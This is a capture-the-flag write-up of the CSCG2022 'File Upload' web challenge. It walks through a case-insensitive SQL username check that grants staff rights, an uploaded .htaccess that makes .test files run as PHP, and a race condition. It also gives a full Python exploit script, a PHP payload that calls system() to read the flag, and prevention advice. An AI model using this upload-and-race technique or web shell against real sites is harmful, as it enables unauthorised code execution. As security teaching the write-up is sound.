File Upload

Author: @Tibotix


This was a challenge in the CSCG2022 Competition.

📃 Challenge Description:


We are only provided with a single image:

🔎 Research:


We are given a zip file which contains a simple apache webserver that serves php files. When accessing the webserver, we are presented with a nice login page:



We can also sign up for a new account on another page:



When we create a new Account and Log in with this new account. We are presented with an upload form. But when trying to upload a file, an error message occurs telling us that only *staff* members can upload files.



We can see this check happening in `upload.php`

```
<?php

require_once "db.php";

// Initialize the session
session_start();
```

```php
// Check if the user is logged in, otherwise redirect to login page
if (!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true) {
  header("location: login.php");
  exit;
}

$username = $_SESSION["username"];
$target_dir = "/var/www/html/uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$message = "";
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

$bad_extensions = ["php", "phtml", "pht"];
$sql_query = "SELECT username FROM fileupload_users WHERE username = ? AND staff
= 0x1;";
if ($sql_statement = mysqli_prepare($database_connection, $sql_query)) {
  mysqli_stmt_bind_param($sql_statement, "s", $username);
  mysqli_stmt_execute($sql_statement);
  $result = "";
  mysqli_stmt_bind_result($sql_statement, $result);
  var_dump($result);
  mysqli_stmt_fetch($sql_statement);
  var_dump($result);
  if ($result === '') {
    $message = "Only staff users can upload data right now. Sorry.";
    $uploadOk = 0;
    mysqli_close($database_connection);
    goto render;
  }
  mysqli_close($database_connection);
} else {
  $message = "Not logged in";
  $uploadOk = 0;
  goto render;
}

// [...]

?>
```

The executed SQL statement explicitly selects only users who has `staff = 0x1` set.

When we registered for a new account, the SQL Statement that was executed in `register.php` looks like this:

```php
// Prepare an insert statement
$sql = "INSERT INTO fileupload_users (username, password, staff) VALUES (?, ?,
0x0)";
```

So we cannot set the staff bit on our own account.

📝 Vulnerability Description:

While looking through the source code, we can find one interesting difference on how the username is compared in different SQL statements.

Here we can see the sql query in `register.php` to check if an username already exists:

```
$sql = "SELECT id FROM fileupload_users WHERE BINARY username = ?";
```

Here is the slq statement in `login.php` to get the id, username and password:

```
$sql = "SELECT id, username, password FROM fileupload_users WHERE BINARY
username = ?";
```

And finally, here is the sql statement in `upload.php` to check if the logged in user has the staff bit set:

```
$sql_query = "SELECT username FROM fileupload_users WHERE username = ? AND staff
= 0x1;";
```

Notice, that the statements in `register.php` and `login.php` both have the `WHERE BINARY` phrase, while the statement in `upload.php` only has `WHERE`, whithout `BINARY`. The `WHERE BINARY` function in SQL is used to compare the exact binary representations of the string. This results in a case-sensitive matching, while a single `WHERE` results in a case-insensitive matching.

🧠 Exploit Development:

We can use the case-sensitive mismatching behavior to register a new user with the username `Administrator` and a random password. The sql statement in the `upload.php` form will match the `administrator` row with the staff bit set, because it uses a case-insensitive comparison.

Now we can finally upload files.

As we have seen above, only a few filetypes are allowed to upload.

```
$bad_extensions = ["php", "phtml", "pht"];
// [...]
// Allow certain file formats
foreach ($bad_extensions as $bad) {
  if (str_contains($imageFileType, $bad)) {
    $message = "Please only upload images files. Any hacking attempts will be
reported.";
    $uploadOk = 0;
    goto render;
  }
}
```

However, `.htaccess` files are still allowed to upload. We can use this to add a file type, so that every file with the extension `.test` is interpreted as a file of the type `application/x-httpd-php`:

```
AddType application/x-httpd-php .test
```

But there is another constraint. If our uploaded file contains the string `<?` , the php script will write to an error log and overwrite the uploaded file making it unusable. However, during the time the uploaded file is written to the file system and the overwriting of the same file, the file is still accessible. We can use this tiny time window to make a request to the uploaded file, and eventually it is not overwritten yet. This process of "racing" against the overwriting of the uploaded file is called a *race condition*.

One small trap to avoid is using the same php session for the race condition. When a session is used in php, this session becomes locked, so another request with the same session will block until the previous request is finished. Thus, we need two different php sessions for each the uploading part and the uploaded file requesting part.

Exploit Program:

Note: This script expects you to already have uploaded the `.htaccess` file allowing `.test` files to be executed as php.

```
from distutils.command.upload import upload
import requests
import threading

#base = "http://localhost:1024/"
base = "https://bf9b5d0f09149d92ea646448-file-
upload.challenge.master.cscg.live:31337/"

def access_file_thread():
    while(True):
        print(".", end="")
        r = requests.get(base+"uploads/test.test")
        if(r.ok and "Nice" not in r.text ):
            print(f"SUCCESS: {r.text}")
            return

def signup(username, password):
    r = requests.post(base+"register.php", headers={"Content-Type":
"application/x-www-form-urlencoded"}, data=f"username={username}&password=
{password}&confirm_password={password}")
    assert r.ok

def login(ses, username, password):
    r = ses.post(base+"login.php", headers={"Content-Type": "application/x-www-
form-urlencoded"}, data=f"username={username}&password={password}")
    assert r.ok

def race(ses):
    t = threading.Thread(target=access_file_thread)
    t.start()
    while(t.is_alive()):
        print("_", end="")
        with open("./test.test", "rb") as file:
            r = ses.post(base+"upload.php", files={"fileToUpload": file})
    t.join()

def upload_htaccess(ses):
```

```
    with open("./.htaccess", "rb") as file:
        r = ses.post(base+"upload.php", files={"fileToUpload": file})
        assert r.ok

if(__name__ == "__main__"):
    ses = requests.Session()
    signup("Administrator", "password")
    login(ses, "Administrator", "password")
    upload_htaccess(ses)
    race(ses)
```

test.test:

```
<?php
    echo system('cat `ls /flag_*`');
?>
```

💥 Run Exploit:

```
tizian@tizian-vm1:~/CTF/CSCG2022/web$ python3 exploit.py
.___.___.___.____.___.____.___.___.____.___.____.___.___.____.____.___.____.___.____.___.____._
___.____.___.___.____.____.___.__.___.____.____SUCCESS: CSCG{th3_qu3st1on_is:did_you_us3_a_r4ce_c
ond1tion_at_all?}CSCG{th3_qu3st1on_is:did_you_us3_a_r4ce_cond1tion_at_all?}
```

FLAG: CSCG{th3_qu3st1on_is:did_you_us3_a_r4ce_cond1tion_at_all?}

Possible Prevention:

Try to avoid inconsistencies across your code base in critical parts such as SQL Statements. In particular, when comparing usernames, always use the case sensitive comparison. Furthermore, the server should not save the uploaded file system before checking against the malicious string `<?`. This would have prevented the race condition vulnerability. Also, i think it is in general a good idea to deny any file uploads where the filename starts with a dot, as these files are most likely to be some sort of configuration files, that you dont want to be overwritten. If you dont need the original filename anyway, probably the best solution would be to save uploaded files with random generated names.

Further References:

Utilizing .htaccess for exploitation purposes

File Upload